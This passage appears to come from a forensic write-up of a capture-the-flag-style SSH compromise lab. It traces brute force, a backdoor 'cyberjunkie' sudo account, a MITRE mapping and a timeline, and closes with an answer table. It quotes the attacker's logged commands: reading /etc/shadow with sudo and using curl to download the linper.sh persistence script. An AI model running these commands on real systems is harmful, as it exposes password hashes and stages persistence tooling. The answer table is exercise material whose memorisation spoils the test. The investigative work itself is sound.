Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session opened for user root(uid=0) by (
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:34 ip-172-31-35-28 systemd-logind[411]: New session 49 of user cyberjunkie.
```

Figure 7. `systemd-logind` session events, isolating `New session 37 of user root` at 06:32:44 — the interactive session that corresponds to the `wtmp` login recorded in Task 3.

Session 34 (06:31:40) corresponds to the brief authentication noted in Task 2; session 37 (06:32:44) is the interactive one that Tasks 3, 5 and 7 are built around.

> Finding — Task 4
> 37

8.5 Task 5 — Persistence Account

Question: The attacker added a new user as part of their persistence strategy and gave it higher privileges. What is the account name?

Commands: the initial correlated search from Task 1 (`grep -E '65\.2\.161\.68|cyberjunkie' auth.log`) already surfaces the account name; a cleaner, targeted view uses `grep -E 'groupadd|useradd|passwd|usermod' /home/karna/Pictures/loki/auth.log`.

Evidence: at `06:34:18` a new group and user named `cyberjunkie` are created (GID/UID 1002, home `/home/cyberjunkie`, shell `/bin/bash`, spawned from `/dev/pts/1` — i.e. from within the attacker's interactive session). A password is set for the account at `06:34:26`, and it is added to the `sudo` group at `06:35:15` (Figure 8).




Figure 8. Account-creation sequence: `cyberjunkie` group and user created, password configured, then added to both the `sudo` group and the `sudo` shadow group.

A second grep ordered as `useradd|groupadd|usermod` (Figure 9) returns the same four events and makes the account-creation-to-privilege-escalation sequence read cleanly top to bottom — this is also the evidence I point back to for Task 6.




Figure 9. `cyberjunkie` account creation and `sudo`-group privilege assignment, re-ordered for a cleaner read of the persistence sequence. Referenced again in Task 6 (Section 8.6) without repeating the image.

The account's use is confirmed later in the log: `Accepted password for cyberjunkie from 65.2.161.68` at `06:37:34` (visible in Figure 4).

> Finding — Task 5
> `cyberjunkie`

8.6 Task 6 — MITRE ATT&CK Sub-Technique

Question: What MITRE ATT&CK sub-technique ID covers persistence via creating a new account?

Command: `grep -E 'useradd|groupadd|usermod' /home/karna/Pictures/loki/auth.log` — the same evidence shown as Figure 9 in Task 5: `cyberjunkie` created and added to `sudo`.

Mapping: creating and privilege-escalating a local OS account for continued access is MITRE ATT&CK T1136.001 — Create Account: Local Account, a sub-technique of T1136 (Create Account) under the Persistence tactic.

> Artifact evidence vs. framework mapping
> The string "T1136.001" does not and would not appear inside `auth.log` — ATT&CK IDs are not something a Linux system logs. The log gives the behavioural evidence (`useradd`, `groupadd`, `usermod`

events creating and elevating `cyberjunkie`); the sub-technique ID is my mapping of that behaviour onto the ATT&CK framework, not a literal log finding.

Finding — Task 6
`T1136.001`

8.7 Task 7 — First SSH Session End Time

Question: What time did the attacker's first SSH session end, according to `auth.log`?

Command: `grep -E 'session 37|Session 37|Disconnected from user root|session closed for user root' /home/karna/Pictures/loki/auth.log`

Evidence: at `06:37:24` five related lines appear together: a received disconnect from `65.2.161.68`, "Disconnected from user root", "session closed for user root", "Session 37 logged out", and "Removed session 37" (Figure 10).




Figure 10. Closure of the attacker's interactive root session: disconnect, session-closed, and session-37 teardown, all timestamped 06:37:24.

Important distinction — do not use 06:31:40
There is an earlier, brief successful root authentication at `06:31:40` (session 34), separate from the interactive session this investigation tracks. The session that was manually established and used to create the `cyberjunkie` account is session 37, which began at `06:32:44` (Task 4) and ended at `06:37:24`, as shown above. `06:31:40` is not the answer to this task.

This closure time is independently corroborated by `wtmp`: the unlabelled `pts/1` teardown record for pid 2491 in Figure 6 (Section 8.3) is timestamped `12:07:24 IST`, which converts to `06:37:24 UTC` — the same second as the `auth.log` closure.

Finding — Task 7
`2024-03-06 06:37:24`

8.8 Task 8 — Sudo Download Command

Question: The attacker logged into the backdoor account and used its higher privileges to download a script. What was the full `sudo` command?

Command: `grep 'sudo: cyberjunkie' /home/karna/Pictures/loki/auth.log`

Evidence: two sudo invocations by `cyberjunkie` appear. At `06:37:57`, `COMMAND=/usr/bin/cat /etc/shadow`. At `06:39:38`, `COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh` (Figure 11).



Figure 11. Sudo audit lines for `cyberjunkie`: reading `/etc/shadow` at 06:37:57, then downloading `linper.sh` with `curl` at 06:39:38.

The `cat /etc/shadow` line is not the one this task asks for, but it is worth keeping in the record — it shows the backdoor account was used for local reconnaissance before the download.

> Finding — Task 8
> `/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`

9. Attack Timeline

Table 1. Consolidated timeline of the Brutus compromise, from auth.log and wtmp.

Time	Event	Artifact
06:31:31	Brute-force activity begins from 65.2.161.68	`auth.log`
06:31:40	Successful root authentication (brief session, session 34)	`auth.log`
06:32:44	Root authentication and interactive session 37 created	`auth.log`
06:32:45 UTC	Root terminal session recorded in wtmp (12:02:45 IST)	`wtmp`
06:34:18	cyberjunkie account/group created	`auth.log`
06:34:26	Password configured for cyberjunkie	`auth.log`
06:35:15	cyberjunkie added to sudo	`auth.log`
06:37:24	Root session 37 closes	`auth.log` + `wtmp`
06:37:34	cyberjunkie successfully logs in (session 49)	`auth.log`
06:37:57	cyberjunkie uses sudo to read /etc/shadow	`auth.log`
06:39:38	cyberjunkie uses sudo/curl to download linper.sh	`auth.log`

10. MITRE ATT&CK Mapping

Table 2. ATT&CK mapping for the persistence stage of the Brutus compromise.

Field	Detail
Tactic	Persistence (TA0003)
Technique	T1136 — Create Account
Sub-technique	T1136.001 — Create Account: Local Account
Observed behaviour	`useradd`/`groupadd` creating the local account `cyberjunkie` (UID/GID 1002) at 06:34:18, a password set at 06:34:26, and `usermod` adding it to the local `sudo` group at 06:35:15 — all from within the attacker's interactive root session.
Why "Local Account" specifically	ATT&CK splits T1136 into three sub-techniques by account type: .001 Local Account, .002 Domain Account, and .003 Cloud Account. `cyberjunkie` was created with standard Linux `useradd`/`groupadd` as an ordinary local OS account on `ip-172-31-35-28`, with no domain or cloud-identity component, so .001 is the applicable sub-technique.

11. Key Findings

11.1 Final Answer Summary

Task	Finding
1 — Attacker IP	`65.2.161.68`
2 — Compromised username	`root`
3 — Manual login timestamp (UTC)	`2024-03-06 06:32:45`
4 — SSH session number	`37`
5 — Persistence account	`cyberjunkie`
6 — MITRE ATT&CK sub-technique	`T1136.001`
7 — First SSH session end time	`2024-03-06 06:37:24`
8 — Sudo download command	`/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh`

11.2 Behavioural observations

- The whole intrusion, from the first brute-force attempt to the `cyberjunkie` account existing with sudo rights, took under four minutes (06:31:31 to 06:35:15).
- The persistence account was created, password-set and privilege-escalated entirely from within the attacker's own interactive session (`/dev/pts/1`), not via a separate script or scheduled task.
- The attacker verified the backdoor worked (`cyberjunkie` login at 06:37:34) within ten seconds of the original root session closing (06:37:24), then moved to local recon (`/etc/shadow`) and tooling retrieval (`linper.sh`) within the next two minutes.
- Two independent artifacts (`auth.log` and `wtmp`) agree, to the second, on the 06:37:24 session-closure time — a useful cross-check when one artifact alone would be enough to answer the question.

12. Investigation Conclusion

The investigation reconstructs a complete, short-duration SSH compromise using only `auth.log` and `wtmp`. `65.2.161.68` brute-forced several usernames before authenticating as `root`; the interactive session that followed (session 37, 06:32:44–06:37:24) was used to create a local persistence account, `cyberjunkie`, and add it to `sudo`. After the root session ended, `cyberjunkie` logged in from the same source IP and used its privileges to read `/etc/shadow` and to download `linper.sh` via `curl`. The persistence step maps to MITRE ATT&CK T1136.001, and every other stage is directly supported by a `grep` result or a parsed `wtmp` record shown in Section 8.

13. Lessons Learned

- `auth.log` and `wtmp` are complementary, not redundant: `auth.log` gives you *why* a session exists (authentication, session-ID, account changes, sudo audit), while `wtmp` gives you the actual terminal login/logout timestamps against a specific pty. Task 3 and the Task 7 cross-check both depended on having both.
- Session numbers from `systemd-logind` are a reliable way to disambiguate two authentication events for the same account seconds apart (session 34 vs. session 37 here) — without that ID, it would be easy to attribute the account-creation activity to the wrong login.

- Timezone handling matters for exact-timestamp answers: the analysis VM's `wtmp` output was in IST, while the required answer format was UTC. Getting the offset direction wrong (adding instead of subtracting 5:30) would have produced a plausible-looking but incorrect timestamp.
- A short, tightly-timed sequence of `useradd`/`groupadd`/`usermod` lines immediately after a root login is a strong, log-only indicator of account-based persistence and would be a reasonable detection rule on its own.

14. Limitations

- No network capture was provided, so how the attacker initially reached the SSH service (internet-facing exposure, VPN, lab network, etc.) cannot be established from these artifacts.
- No endpoint or file-system forensics were available. Whether `linper.sh` was actually executed after the `curl` download in Task 8 is not shown by `auth.log` — only the download command itself is evidenced.
- The write-up I was given documents the wtmp-parsing tool as `utmpdump_linux_amd64`, but the supporting screenshot shows a Python script (`utmp.py`) being used instead, after a failed `last -f wtmp` attempt. I reported the tool as shown in the screenshot; this should be confirmed before submission (see the callout in Section 6).
- There are two "Accepted password for root from 65.2.161.68" events four seconds apart (06:31:40 and 06:32:44, sessions 34 and 37). This report treats session 37 as the interactive session the rest of the investigation is built on, consistent with the task's own instruction not to use 06:31:40 for the session-closure answer (Task 7).
- The `cyberjunkie` wtmp login timestamp converts to 06:37:35 UTC, one second later than the 06:37:34 login time in `auth.log`. This is a minor, expected discrepancy between two independently-timestamped logging mechanisms, not a data conflict.
- No confirmation is available of whether `cyberjunkie` or the `linper.sh` payload were removed or whether the host was remediated after this point in the log.

15. Evidence Appendix

All screenshots are embedded in Section 8 at the point they support. This index consolidates them by filename rather than repeating the images, per the instruction to avoid unnecessary duplication.

Table 3. Evidence index.

Fig.	Filename	Task(s)	What it demonstrates
1	`WTMP_Parsing_Tool_Investigation.png`	Methodology / 3	`last -f wtmp` failing, then `python3 utmp.py wtmp` producing the full parsed wtmp table used for Task 3.
2	`Task1_Brute_Force_Attacker_IP.png`	1	Repeated `Failed password` entries from `65.2.161.68` across multiple usernames.
3	`Task1_Attacker_IP_AuthLog_Correlation.png`	1	Correlated `65.2.161.68|cyberjunkie` search tying the failed-login burst to PAM authentication-failure detail.
4	`Task2_Successful_Root_Login.png`	2	Accepted root login at 06:32:44 (port 53184) through to later account and sudo activity.
5	`Task3_WTMP_Root_Session.png`	3	Parsed wtmp rows for the root (12:02:45 IST) and cyberjunkie (12:07:35 IST) terminal sessions.
6	`WTMP_Full_Output.png`	3 / 7	Full parsed wtmp listing for 06 March 2024, including the 12:07:24 IST session-teardown record.

Fig.	Filename	Task(s)	What it demonstrates
7	`Task4_Session_37_Creation.png`	4	`New session 37 of user root` at 06:32:44, alongside earlier sessions 6 and 34.
8	`Task5_Cyberjunkie_Creation.png`	5	cyberjunkie group/user creation, password set, added to sudo.
9	`Task5_Cyberjunkie_Sudo_Privileges.png`	5 / 6	Same persistence sequence, re-ordered; cited again as the Task 6 behavioural evidence.
10	`Task7_Session_37_Closure.png`	7	Session 37 disconnect, closure and teardown at 06:37:24.
11	`Task8_Sudo_Curl_Command.png`	8	sudo `cat /etc/shadow` and sudo `curl` of `linper.sh` by cyberjunkie.